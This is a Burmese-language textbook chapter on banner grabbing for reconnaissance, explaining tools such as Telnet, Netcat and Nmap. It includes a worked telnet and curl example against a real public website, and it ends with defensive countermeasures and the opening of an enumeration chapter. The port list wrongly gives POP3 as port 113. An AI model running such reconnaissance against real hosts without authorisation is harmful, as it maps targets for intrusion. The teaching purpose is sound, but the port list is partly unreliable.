Administrator တစ်ယောက်အနေနဲ့ ပြောရမယ်ဆိုရင်တော့ ကျွန်တော်တို့က ကျွန်တော်တို့ရဲ့ Server တွေနဲ့ Software တွေ၊ network တွေကို Attacker တွေရဲ့ ရန်ကနေ ကာကွယ်ပေးရမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့က ကျွန်တော်တို့ရဲ့ network environment မှာ ဖြစ်နိုင်ချေရှိတဲ့ Threat တွေနဲ့ သူတို့ကို ဖြေရှင်းနိုင်မယ့် နည်းလမ်းတွေကို သိရှိထားဖို့လည်း လိုအပ်ပါတယ်။

ကျွန်တော်တို့ သိရှိထားတဲ့အတိုင်းပါပဲ။ hacker တွေဟာ နည်းပညာ အမျိုးမျိုးကို အသုံးပြုပြီးတော့ ကျွန်တော်တို့ရဲ့ web, network, server နဲ့ service စတာတွေနဲ့ ပတ်သက်တဲ့ information တွေကို ရယူစုဆောင်းဖို့ ကြိုးစားနေကြပါတယ်။

Hacker တွေ အသုံးပြုလေ့ရှိကြတဲ့ နည်းပညာအများစုဟာ ကျော်ကြား ပါတယ်။ ဒါကြောင့် လူသိမများမယ့် attack လုပ်နိုင်မယ့် နည်းလမ်းသစ်တွေ၊ malicious code inject လုပ်နိုင်မယ့် နည်းလမ်းသစ်တွေနဲ့ ကျွန်တော်တို့ရဲ့ network, system စတာတွေကို ထိန်းချုပ်နိုင်မယ့် unauthorized access ရယူနိုင်မယ့် နည်းလမ်းသစ်တွေ စတာတွေကို တိတ်တဆိတ် ရှာဖွေလေ့လာနေကြပါတယ်။

ကျွန်တော်တို့ရဲ့ system တွေထဲကို ဝင်ရောက်နိုင်ဖို့အတွက်တော့ Vulnerability တွေက attacker တွေကို ကူညီပေးပါတယ်။ Vulnerability တွေထဲမှာမှာ ယနေ့ထိ ရှာဖွေတွေ့ရှိခြင်း မရှိသေးသော Vulnerability တွေကိုတော့ Zero-day-vulnerability လို့ ခေါ်ဆိုပြီး System တိုင်းမှာ ရှိနေနိုင်ပါတယ်။ Vulnerability အသစ်တစ်ခုကို ရှာဖွေတွေ့ရှိပြီဆိုရင်တော့ ထို vulnerability ကို တိုက်ခိုက်နိုင်မယ့် exploit တွေကို စဉ်းစားဖော်ထုတ်ရပါတယ်။ exploit တစ်ခုကို ဖော်ထုတ်နိုင်ပြီဆိုရင်တော့ zero-day-exploit လို့ ခေါ်ဆိုပါတယ်။ Zero-day ဆိုတာက Developer တွေအနေနဲ့ သတိမထားမိသေးတဲ့ အားနည်းချက်တွေကနေ တိုက်ခိုက်ခံရ နိုင်တာဖြစ်ပြီး ထိုသို့တိုက်ခိုက်လာတဲ့အခါ ကြိုတင် သိရှိမထားခြင်းကြောင့် ပြင်ဆင်ချိန် မရခြင်း (or) zero-day ပြင်ဆင်ချိန် ဖြစ်တာကြောင့် ခေါ်ဆိုခြင်းဖြစ်ပါတယ်။ Vulnerability အသစ်တစ်ခု ရှာတွေ့ပြီ exploit လည်းရှိပြီဆိုရင်တော့ zero-day-vulnerability & zero-day-exploit လို့ ခေါ်ဆိုလို့ရပါတယ်။ ဒါပေမယ့် မတိုက်ခိုက်ရသေးတဲ့အခြေအနေမှာမှ ဖြစ်ပါတယ်။ အကယ်၍ ထို vulnerability နဲ့

exploit ကို အသုံးပြု တိုက်ခိုက်လိုက်တယ်။ အဲလို ပထမဆုံး စတင်တိုက်ခိုက်တဲ့ တိုက်ခိုက်မှုတွေကို Zero-day-attack လို့ ခေါ်ဆိုကြပါတယ်။ Vulnerability လည်းသိပြီ၊ Attack လုပ်နိုင်မယ့် Exploit လည်းရှိမှန်းသိပြီ။ တိုက်ခံရတဲ့သူတွေကနေ ဖြစ်စေ၊ မူလ ထုတ်လုပ်ရာနေရာက ဖြစ်စေ၊ Government မှ ဖြစ်စေ ထိုခိုက်မှုအတွက် Solution (patch) တစ်ခုကို ထုတ်လုပ်ပေးလိုက်နိုင်ပြီဆိုရင်တော့ ထို attack ကို Zero-day-attack လို့ ခေါ်ဆိုလို့ မရတော့သလို ထို vulnerability ကိုလည်း Zero-day-vulnerability လို့ ခေါ်ဆိုလို့ မရတော့ပါဘူး။ ဘာကြောင့်လဲဆိုရင်တော့ vulnerability & exploit ကို အခြားသူတွေ သိရှိသွားပြီး ကြိုတင်ကာကွယ်မှုလည်း လုပ်ထားနိုင်တော့မှာမို့ ဖြစ်ပါတယ်။ ဒါကတော့ အကျဉ်းချုပ်ဖော်ပြဆွေးနွေးခြင်းပါ။ ဆက်ပြီး ဆွေးနွေးရအောင်။

What is Banner Grabbing?

Banner Grabbing ဆိုတာ System တစ်ခုပေါ်မှာ running လုပ်နေတဲ့ Operating System နဲ့ service တွေနဲ့ ပတ်သက်ဆက်နွယ်တဲ့ အချက်အလက်တွေကို ရယူစုဆောင်းတဲ့ နည်းပညာလို့ အကြမ်းအားဖြင့် သတ်မှတ်နိုင်ပါတယ်။ Telnet သို့မဟုတ် အခြားသင့်တော်တဲ့ program တစ်ခုခုကို အသုံးပြုပြီးတော့ Banner grabbing လုပ်ဆောင်နိုင်ပါတယ်။

ဒီလို လုပ်ဆောင်နိုင်ဖို့အတွက် ပထမဆုံးအနေနဲ့ remote machine တစ်ခုခုနဲ့ connection တစ်ခုကို အရင်ဆုံး လုပ်ရပါမယ်။ connection တစ်ခု ရပြီဆိုရင်တော့ Bad request လို့ ခေါ်တဲ့ request ပေါင်းစုံကို ပို့ဆောင်နိုင်ပါတယ်။ ဒီလိုလုပ်ဆောင်ခြင်းဟာ banner message တွေ response ပြန်လာစေမယ့် vulnerable host တစ်ခုခုကို ဖြစ်စေနိုင်ပါတယ်။

Banner message တွေမှာတော့ system ကို ထိန်းချုပ်နိုင်ဖို့ ကြိုးစားရာမှာ အသုံးပြုနိုင်မယ့် information တွေ ပါဝင်နေပါတယ်။ Banner ဆိုတဲ့ စကားလုံးကို နားလည်လွယ်အောင် ပြောရရင်တော့ အခြား program တစ်ခုခုကနေ ချိတ်ဆက်ဖို့ ကြိုးစားတဲ့အခါမှာ ထုတ်လွှတ်ပေးတဲ့ service ကို message အနေနဲ့ ဖော်ပြတာ ဖြစ်ပါတယ်။ မြင်သာအောင်ပြောရရင် ကျွန်တော်တို့တွေ WebPage တွေကို ဝင်ရောက်တဲ့အခါ ကြော်ငြာတွေ ထည့်ထားတာကို တွေ့မြင်နိုင်မှာပါ။ အဲဒါတွေကို banner လို့ ခေါ်လေ့ရှိကြပါတယ်။ အဲသည် banner လေးတွေမှာ ကြော်ငြာကုန်စည်တွေအကြောင်းနဲ့ ဆက်သွယ်ရမယ့်လိပ်စာတွေ စတဲ့ message တွေ ပါဝင်နေသလိုပါပဲ။

Default Banner တွေမှာ software version နံပါတ်တွေလိုမျိုး service နဲ့ သက်ဆိုင်တဲ့ information တွေအကြောင်း စတာတွေ ပါဝင်နေပါတယ်။ HTTP (Hyper Text Transfer Protocol) service အတွက် banner တွေမှာဆိုရင် server software type, version number, နောက်ဆုံး modify လုပ်ခဲ့တဲ့ Date & time စတဲ့ information တွေနဲ့ အခြားအချက်အလက်များစွာ ပါဝင်နေပါတယ်။ Telnet လို program မျိုးကို အသုံးပြုပြီးတော့ အဲသည်အချက်အလက်တွေကို ရှာဖွေရယူနိုင်ပါတယ်။ ထိုသို့

ရယူလုပ်ဆောင်ခြင်းကို Banner Grabbing လို့ ခေါ်ဆိုပါတယ်။

Banner Grabbing လုပ်ဆောင်ဖို့အတွက် telnet အပြင် အခြား program တွေလည်း ရှိနေပါသေးတယ်။ Telnet သည် network type protocol တစ်မျိုးဖြစ်ပြီး remote host ကနေ virtual terminal connection အဖြစ် စတင်လုပ်ဆောင်နိုင်ပါတယ်။ Operating System အများစုမှာ Telnet session လုပ်ဆောင်နိုင်မယ့် လိုအပ်ချက်တွေ ပြည့်စုံတာကြောင့် Telnet ကို အသုံးပြုခြင်းကတော့ Banner Grabbing အတွက် primary way လို့ ဆိုနိုင်ပါတယ်။ host တစ်ခုခုဆီ ချိတ်ဆက်ခြင်းဖြင့် banner တွေကို grab လုပ်နိုင်ပါတယ်။ (ရယူနိုင်တယ် ဆိုပါတော့)။ ပြီးတော့ service တွေနဲ့အတူ ယှဉ်တွဲနေတဲ့ port တွေဆီကို request တွေ ပေးပို့နိုင်ပါတယ်။ ဉပမာ - HTTP အတွက် port 80 စသည်ဖြင့်ပေါ့။

မေးစရာလေးတစ်ခု ရှိနေပါတယ်။ Banner Grabbing ကို Hacker တွေပဲ လုပ်လေ့ရှိပါသလား။ မဟုတ်ပါဘူး။ တကယ်တော့ system administrator တွေသည်လည်းပဲ သူတို့ တာဝန်ယူထားရတဲ့ host ပေါ်မှာ operate လုပ်နေတဲ့ different sercice and systems တွေ အားလုံးရဲ့ inventory တွေကို စုဆောင်းနိုင်ဖို့အတွက် အသုံးပြုကြလေ့ရှိပါတယ်။ White Hat Hacker တွေသည်လည်းပဲ Penetration test ရဲ့ Planning Phase မှာ Banner Grabbing ကို အသုံးပြုလေ့ရှိပါတယ်။

Malicious Hacker တွေကတော့ Vulnerable host တွေကို ရှာဖွေရာမှာ Banner Grabbing ကို အများဆုံး အသုံးပြုကြလေ့ရှိပါတယ်။ default banner မှာ server software type & version တွေ ပါဝင်တဲ့အကြောင်း ဆွေးနွေးပြီးပြီနော်။ ဒါကြောင့် ထို သက်ဆိုင်ရာ software တွေ အလိုက် ဖြစ်ပေါ်နေတဲ့ vulnerability တွေနဲ့ exploit တွေကို သိရှိရယူအသုံးပြုနိုင်ကြပါသေးတယ်။

ရှေ့မှာ ဆွေးနွေးခဲ့တာတွေထဲမှာ Information Gathering 7 steps ကို မှတ်မိဦးမယ်ထင်ပါတယ်။ ရှေ့ခြောက်ခုက Active & Passive Footprinting ဖြစ်ပြီးတော့ နောက်ဆုံး နံပါတ် 7 အချက်က Enumeration ဖြစ်တယ်ဆိုတာ ကျွန်တော်တို့ ဆွေးနွေးခဲ့ပြီးပါပြီ။ Banner Grabbing ဆိုတာက network ပေါ်မှာ ရှိနေတဲ့ computer system တွေအကြောင်းနဲ့ port တွေပေါ်မှာ running လုပ်နေတဲ့ service တွေအကြောင်း information တွေကို စုဆောင်းရာမှာ အသုံးပြုတဲ့ Enumeration Technique တစ်ခု ဖြစ်ပါတယ်။ အသုံးပြုတဲ့ အဓိက ရည်ရွယ်ချက်က vulnerable ports တွေနဲ့ တိုက်ခိုက်ရမယ့် exploit တွေကို သိရှိနိုင်ဖို့ပဲ ဖြစ်ပါတယ်။

Banner grabbing အတွက် အသုံးပြုလေ့ရှိတဲ့ port တွေကို နမူနာ ဖော်ပြရရင် HTTP (Hyper Text Transfer Protocol) အတွက် port 80, FTP (File Transfer Protocol) အတွက် port 21, SMTP (Simple Mail Transfer Protocol) အတွက် port 25 စတာတွေပဲ ဖြစ်ပါတယ်။ ရှေ့မှာဆွေးနွေးခဲ့သလိုပါပဲ။ Banner grabbing လုပ်ဆောင်နိုင်ဖို့အတွက် အများဆုံးအသုံးပြုလေ့ရှိတာက Telnet ဖြစ်ပြီး OS အတော်များများမှာ ပါဝင်ပြီးသားဖြစ်ပါတယ်။ အခြား အသုံးများတဲ့ tool တစ်ခုကတော့

Netcat tool ဖြစ်ပါတယ်။

Types of Banner Grabbing

grab လုပ်ကြည့်တဲ့အခါ အဓိကအားဖြင့် နည်းလမ်း နှစ်မျိုး လုပ်ဆောင်ကြလေ့ရှိပါတယ်။ အများဆုံးအသုံးပြုတဲ့နည်းလမ်းကတော့ remote host ပေါ်ကို တိုက်ရိုက် လှမ်းချိတ်တာမျိုး ဖြစ်ပါတယ်။ Banner grab လုပ်နိုင်ဖို့အတွက် အထူးစီမံထားတဲ့ TCP packet တွေကို ပေးပို့ရပါတယ်။ Operating system ပေါ်မှာ TCP/IP stack တွေကို implement လုပ်စဉ်မှာ ထုတ်လုပ်သူတွေရဲ့ အဓိပ္ပါယ် ကောက်ယူမှု ကွဲပြားတဲ့အပေါ်မူတည်ပြီး response တွေသည်လည်းပဲ ကွဲပြားမှု ရှိနိုင်ပါတယ်။ ဒါကြောင့် special crafted packet တွေကို ပေးပို့ပြီးတဲ့နောက် ပြန်လည်ရရှိလာမယ့် Response တွေကို response database နဲ့ နှိုင်းယှဉ်ရပါတယ်။

ဥပမာ - Nmap မှာ Operating System fingerprint (or) Banner Grabbing ကို အဆင့် ၈ ဆင့်နဲ့ ဆောင်ရွက်ပါတယ်။ အဲသည်အဆင့် ၈ ဆင့်ကို T1, T2 ကနေ T7 အထိ ၇ ခုနဲ့ ကျန်တစ်ခုကို PU (Port Unreachable) လို့ သတ်မှတ်ခေါ်ဆိုပါတယ်။ ထို test တွေရဲ့ အသေးစိတ်ကို www.packetwatch.net မှာ သွားရောက် ကြည့်ရှုနိုင်ပါတယ်။ (ဒီနေရာမှာတော့ စာမျက်နှာအရ ချန်ခဲ့လိုက်ပါရစေ)

Banner Grabbing လုပ်တဲ့နေရာမှာ အသုံးများဆုံးက Active Banner Grabbing ဖြစ်ပါတယ်။ ဒါပေမယ့် အချိန်တိုင်း Active ဖြစ်နေရမှာတော့ မဟုတ်ပါဘူး။ Active Banner Grabbing မှာ target remote host ကို Scan စရာ မလိုပါဘူး။ Passive Banner Grabing ကိုတော့ OS တွေက packet တွေကို ဘယ်လို response ပြန်တယ်ဆိုတဲ့ပေါ်မှာ အခြေခံပြီး ဖန်တီးထားလုပ်ဆောင်ရပါတယ်။ Passive Banner Grabbing မှာက target host မှ packet တွေကို capture (ဖမ်းယူ) ရာမှာ sniffing နည်းလမ်းကို အသုံးပြုလုပ်ဆောင်ပါတယ်။ ပြီးတဲ့အခါ ရရှိလာတဲ့ packet တွေကို လေ့လာပြီး Operating System, version, using programs & their version, port စတာတွေအား ခန့်မှန်းနိုင်စေမယ့် information တွေကို ရှာဖွေရ ပါတယ်။

ထိုကဲ့သို့ OS ကို ခန့်မှန်းရာမှာ အချက်လေးချက်ကို အသုံးပြုလေ့ရှိပါတယ်။ ပထမအချက်က Time-To-Live (TTL) ဖြစ်ပါတယ်။ OS တွေသည် outbound packet တွေပေါ်မှာ time-to-live ကို ပြုလုပ်ပါတယ်။ ဒုတိယအချက်က Window size ပါ။ တတိယအချက်က OS ကနေ သတ်မှတ်ထားတဲ့ DF flag ကို ကြည့်ရမှာဖြစ်ပြီး DF flag က "Don't Fragment bit" လို့ ဆိုလိုပါတယ်။ နောက်ဆုံးအချက်က OS ကနေ ပေးထားတဲ့ service ကို ကြည့်ရှုနိုင်ဖို့ပါ။ ဒီ signature လေးချက်ပေါ်မူတည်ပြီး ဆုံးဖြတ်ရပါတယ်။ OS ကို identify လုပ်ရာမှာ ဒီလေးချက်ကိုသာ ကြည့်ရှု ဆုံးဖြတ်ရမယ်လို့ လုံးဝ မဆိုလိုပါ။ ဒီလေးချက်အပြင် information gathering အဆင့်မှာ ရရှိခဲ့တဲ့ အချက်အလက်တွေကိုလည်း ထည့်သွင်းစဉ်းစားနိုင်ပါတယ်။ အသေးစိတ်ကို www.honeynet.org/papers/finger မှာ သွားရောက် လေ့လာနိုင်ပါတယ်။

Banner Grabbing Tools

Banner Grabbing လုပ်ဆောင်ဖို့အတွက် tool အချို့ ရှိပါတယ်။ IS Serve, Netcat, Nmap, Netcraft နဲ့ Telnet တို့ ဖြစ်ပါတယ်။ တစ်ခုချင်းစီကို အကျဉ်းချုပ် ဖော်ပြပေးသွားပါမယ်။

ID Serve ကိုတော့ မည်သည့် Website server software ကိုမဆို Make, Model, Version စတာတွေကို ခွဲခြားနိုင်ဖို့အတွက် အသုံးပြုပါတယ်။ user တွေက မမြင်နိုင်သော်လည်း web query တွေကို reply ဖို့အတွက် ထို information တွေကို preamble (ကြိုတင်ဖော်ပြချက်) အဖြစ် ပေးပို့လေ့ရှိပါတယ်။ ID Serve သည် non-HTTP internet servers (e.g. FTP, SMTP, POP, NEWS, ...) ကိုလည်းပဲ ချိတ်ဆက်နိုင်စွမ်းရှိပါတယ်။ ထို non-HTTP internet server တွေဟာ numeric status code တွေ ပါဝင်နေတဲ့ line (စာကြောင်း) တွေကို ထုတ်ပေးနိုင်ပြီး Human readable greeting အဖြစ်လည်းပဲ ဆက်သွယ်လာတဲ့ client တွေအတွက် ထုတ်ပေးနိုင်ပါသေးတယ်။ ID Serve က မည်သည့် greeting message ကိုမဆို လက်ခံနိုင်ပြီး report လည်း ပေးနိုင်ပါတယ်။ reverse DNS lookup ကိုလည်းပဲ ပြုလုပ်နိုင်ပါသေးတယ်။ ID Serve သည် remote server နဲ့ port တွေကို ချိတ်ဆက်ဖို့အတွက် Standard Windows TCP ကို အသုံးပြုထားပါတယ်။ ဒါကြောင့် connection တစ်ခု အောင်မြင်မှု ရှိ မရှိကို ဖော်ပြပေးနိုင်ပါတယ်။ connection တစ်ခု မပြီးမြောက်သွားဘူးဆိုရင် ID Serve မှာ the port is closed or stealth ဆိုတဲ့ message မျိုးကို တွေ့ရပါမယ်။

Netcraft (anti-phishing community) သည် community ထဲမှာ phishing attack တွေကို ကာကွယ်ပေးနိုင်စွမ်းရှိပါတယ်။ Netcraft website သည် Operating System နဲ့ web server version တွေကို ရှာဖွေနိုင်ရန်အတွက် web server တွေကို အခါအားလျော်စွာ စစ်တမ်းကောက်ယူလေ့ရှိပါတယ်။ ဒါကြောင့် Hacker တွေက Netcraft ကနေတစ်ဆင့် အသုံးဝင်တဲ့ information တွေကို ရရှိနိုင်ပါတယ်။ spoof လုပ်ထားတဲ့ web server တွေရဲ့ရန်က ကင်းဝေးစေဖို့အတွက်ရယ် phishing ရန်ကနေ ကာကွယ်ဖို့အတွက်ရယ် anti-phishing & web server verification tool အဖြစ် Netcraft ကို အသုံးပြုနိုင်ပါတယ်။

Netcat ကတော့ network connection ကနေတစ်ဆင့် data တွေကို read & write လုပ်နိုင်တဲ့ networking utility တစ်ခု ဖြစ်ပါတယ်။ Netcat သည် TCP/IP or UDP ကို အသုံးပြုနိုင်ပြီး အခြားသော program တွေကနေ လွယ်ကူစွာ သုံးစွဲနိုင်စေဖို့အတွက် reliable "back-end" tool တစ်ခုအဖြစ် ဖန်တီးထားပါတယ်။ outbound & inbound connection, TCP or UDP, from port to port စတဲ့ function တွေကို အသုံးပြုနိုင်စေမယ့် access ကို provide လုပ်ပေးတာကြောင့် သုံးလို့ကောင်းတဲ့ tool တစ်ခုလည်း ဖြစ်ပါတယ်။ Netcat မှာ UDP to TCP ကို ကောင်းမွန်စွာ လုပ်ဆောင်နိုင်တဲ့ tunneling mode ပါရှိပြီးတော့ network parameter တွေကိုလည်း specify

လုပ်နိုင်မှာ ဖြစ်ပါတယ်။ website တစ်ခုခုကို Banner Grabbing လုပ်ရာမှာ Netcat ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

Telnet သည် user command တစ်ခု ဖြစ်ပြီး remote computer တွေကို access ရယူနိုင်ဖို့အတွက် TCP/IP protocol အောက်မှာ အလုပ်လုပ်ဆောင်ပါတယ်။ Windows မှာလည်း Build-in ပါဝင်ပါတယ်။ Telnet ကို အသုံးပြုပြီး system administrator (or) other user တွေဟာ အခြားသော ကွန်ပျူတာတွေကို remotely access ရယူနိုင်ပါတယ်။ Web မှာဆိုရင်လည်း HTTP & FTP တွေဟာ remote computer က ဖိုင်အချို့ကို ထိုကွန်ပျူတာမှာ Login ဝင်စရာမလိုဘဲ request လုပ်ခွင့်ပေးတာကို တွေ့ရပါမယ်။ ဒ့ါပြင် privileges တွေမရှိပါဘဲလျက် သာမန် user တစ်ယောက်အနေနဲ့ ထိုကွန်ပျူတာပေါ်က ဒေတာတွေကို ရရှိနိုင်သလို specific application တွေထဲကိုလည်း Log in ဝင်ရောက်နိုင်ပါသေးတယ်။

Nmap ကတော့ ရှေ့မှာလည်း ကျွန်တော်တို့ သုံးခဲ့ဖူးပါတယ်။ ဒါကြောင့် အကျယ်မပြောလိုတော့ပါဘူး။

Banner Grabbing using Telnet

Telnet ကိုသုံးပြီး Banner grab ကြည့်ရအောင်ပါ။ Banner Grabbing ဟာ website တွေရဲ့ တံခါးကို ခေါက်ဖို့အတွက် အလျင်မြန်ဆုံး နည်းလမ်း ဖြစ်ပါတယ်။ Kali Linux ရဲ့ Terminal ကို ဖွင့်လိုက်ပါမယ်။

```
root@kali:~# telnet www.hak5.org 80
```

ပထမဆုံး စဖွင့်လိုက်တာက telnet (target) 80 ပါ။ 80 က port 80 (HTTP) ကို ရည်ညွှန်းပါတယ်။ target ကို www.hak5.org ကို နမူနာ ပြထားပါတယ်။ အထက်ပါအတိုင်း enter လိုက်ပါက အောက်ပါအတိုင်း မြင်ရပါမယ်။

```
root@kali:~# telnet www.hak5.org 80
Trying 104.24.19.31...
Connected to www.hak5.org.
Escape character is '^]'.
```

ဒီအဆင့်မှာက လက်သွက်ဖို့တော့ လိုအပ်ပါတယ်။ Escape character စာကြောင်း ပေါ်လာလာချင်းပဲ ဒီလို ဆက်ရိုက်ပါ။

```
Escape character is '^]'.
Get / HTTP/1.0
```

ရိုက်ရမှာက Get / HTTP/1.0 ပါ။ အမြန်ရိုက်ပြီး enter ၂ချက် ဆင်းပါ။ ဒါဆိုရင်တော့ အောက်ပါပုံအတိုင်း မြင်တွေ့လာရပါလိမ့်မယ်။

```
root@kali:~# telnet www.hak5.org 80
Trying 104.24.19.31...
Connected to www.hak5.org.
Escape character is '^]'.
Get / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Thu, 19 Oct 2017 19:05:40 GMT
Content-Type: text/html
Content-Length: 177
Connection: close
Server: -nginx
CF-RAY: -

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>cloudflare-nginx</center>
</body>
</html>
Connection closed by foreign host.
root@kali:~#
```

ဒီအချက်အလက်မျိုး ကြည့်လို့ရနိုင်တဲ့ နောက်ထပ် နည်းလမ်းတစ်ခု ပြောပြပါဦးမယ်။

```
root@kali:~# curl -I hak5.org:80
```

သုံးသွားတာက curl -I (target):80 ပါ။

```
root@kali:~# curl -I hak5.org:80
HTTP/1.1 301 Moved Permanently
Date: Thu, 19 Oct 2017 19:13:03 GMT
Connection: keep-alive
Cache-Control: max-age=3600
Expires: Thu, 19 Oct 2017 20:13:03 GMT
Location: https://hak5.org/
Server: cloudflare-nginx
CF-RAY: 3b060d6f46056fa8-SIN

root@kali:~#
```

အထက်ပါပုံအတိုင်း result ကို မြင်တွေ့ရပါမယ်။ ပိုပြီး ဖတ်လို့ လွယ်သလို ကောင်းမွန်တဲ့ အချက်အလက်တွေ ထွက်ပေါ်လာတာကို မြင်တွေ့နိုင်ပါတယ်။ နှစ်ခုလုံးမှာ

ကျွန်တော် နမူနာ ပြခဲ့တာက HTTP အတွက် port 80 ကိုချည်းပဲ ပြခဲ့တာနော်။ အခြား port တွေအတွက် မိမိတို့ဘာသာ ဆက်ရှာကြည့်ပါ။ ဥပမာ -

SSH = port 22

Telnet = port 23

SMTP or mail = port 25

Domain = port 53

Pop3 = port 113

Imap = port 143

HTTPS = port 443

Imaps = port 993

Pop3s = port 995

MySQL = port 3306

Countermeasures

Attacker တွေသည် Banner grabbing technique ကို အသုံးပြုပြီးတော့ ကျွန်တော်တို့ရဲ့ device type, OS, application & version, ... စတဲ့ အချက်အလက်တွေကို ရှာဖွေဖို့ ကြိုးစားကြပါတယ်။ စုဆောင်းရရှိတဲ့ အချက်အလက်တွေပေါ် မူတည်ပြီး ကျွန်တော်တို့ရဲ့ system ကို known exploit တွေနဲ့ တိုက်ခိုက်လာနိုင်ပါတယ်။ known exploit တွေဟာ vulnerability ကို fix လုပ်နိုင်ဖို့အတွက် ထုတ်ပေးထားတဲ့ patch file တွေကို သုံးမထားတဲ့ system တွေကို တိုက်ခိုက်နိုင်ဆဲ ဖြစ်ပါတယ်။

ဒါကြောင့် ကြိုတင်ကာကွယ်တဲ့အနေနဲ့ ကျွန်တော်တို့ရဲ့ web တွေမှာ banner တွေကို လွဲမှားဖော်ပြထားနိုင်သလို vulnerability fix ဖြစ်တဲ့ patch solution တွေကိုလည်း ပုံမှန် လုပ်ဆောင်သင့်ပါတယ်။ ဒါ့ပြင် Hacker တွေဟာ vulnerable port တွေကိုလည်း ရှာဖွေတိုက်ခိုက် တတ်တာကြောင့် မိမိတို့ရဲ့ website တွေ (web server) တွေမှာ မရှိမဖြစ် လိုအပ်တဲ့ port တွေကလွဲရင် ကျန်တာတွေကို ပိတ်ထားသင့်ပါတယ်။

နောက်ပြီး file extension တွေကလည်း server technology နဲ့ ပတ်သက်တဲ့ information တွေကို ပေးနိုင်ပါတယ်။ ဒါကြောင့် file extension တွေကို hide ထားခြင်းဟာလည်း ကောင်းမွန်တဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။ .asp ကို .htm နဲ့ အစားထိုး အသုံးပြုခြင်း (သို့မဟုတ်) server ကို identify လုပ်နိုင်တာတွေကို လမ်းလွှဲထားခြင်း စတာတွေကိုလည်း လုပ်ဆောင်နိုင်ပါသေးတယ်။ Apache user တွေအနေနဲ့ကတော့ mod_negotiation directives တွေကို အသုံးပြုနိုင်ပြီး IIS user တွေကတော့ PageXchanger လို tool တွေကို သုံးပြီး file extension တွေကို manage လုပ်နိုင်ပါတယ်။

CHAPTER 16: Enumeration

Introduction

Enumeration က target network ပေါ် ပထမဆုံး စတင် တိုက်ခိုက်တဲ့ attack လို့ ဆိုရပါမယ်။ active အနေအထားနဲ့ connect ပြုလုပ်ခြင်းဖြင့် target machine နဲ့ ပတ်သက်တဲ့ information တွေကို စုဆောင်းတာဖြစ်လို့ သူ့ကို Information Gathering step ထဲ ထည့်သွင်းထားခြင်း ဖြစ်ပါတယ်။ enumeration ဆိုတာ system, user နဲ့ administrator account တွေကို identify လုပ်ခြင်းကို ဆိုလိုပါတယ်။ vulnerability တွေ ရှာဖွေရာမှာ နဲ့ exploit စဉ်းစားရာမှာ attacker ကို အကူအညီပေးနိုင်မယ့် information တွေကို ရယူနိုင်ဖို့အတွက် local network မှာ target နဲ့ active connection ပြုလုပ်ခြင်းလည်း ဖြစ်ပါတယ်။

Enumeration မှာ extract လုပ်ဖို့ လိုအပ်တဲ့ information တွေကတော့ user names, groups, computer names, MAC addresses, DNS records, SNMP informations, shares,... စတာတွေပဲ ဖြစ်ပါတယ်။

Applications

Domain Name System (DNS) သည် UDP port 53 မှာ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် ဒါဟာ client query တွေအတွက်သာ မှန်ကန်ပါတယ်။ Action မှာ TCP port 53 ကို တွေ့ပြီဆိုရင်တော့ Zone transfer ဖြစ်ပေါ်နေတယ် ဆိုတာကို သိရှိနိုင်ပါတယ်။ secure သာ ဖြစ်မနေဘူးဆိုရင် zone transfer နဲ့ ပတ်သက်တဲ့ information မှန်သမျှကို DNS က leak လုပ်နိုင်ပါတယ်။

client/server model application တစ်ခုသည် RPC service နဲ့ TCP 135 ပေါ်မှာ မူတည်နေပါတယ်။ application server နဲ့ ချိတ်ဆက်ထားတဲ့ client ရဲ့ information တွေကို RPC က ဖော်ပြပေးနိုင်ပါတယ်။ NetBIOS သည် အတော် ရှေးကျပေမယ့် null session တွေကို အသုံးပြုပြီး information တွေကို စုစည်းပေးနိုင်ပါတယ်။ MS ရဲ့ နောက်ပိုင်း version တွေမှာတော့ file sharing ကို maintain လုပ်ရာမှာ SMB သည် NetBIOS ကပေါ်ကနေ လုပ်ဆောင်ပါတယ်။

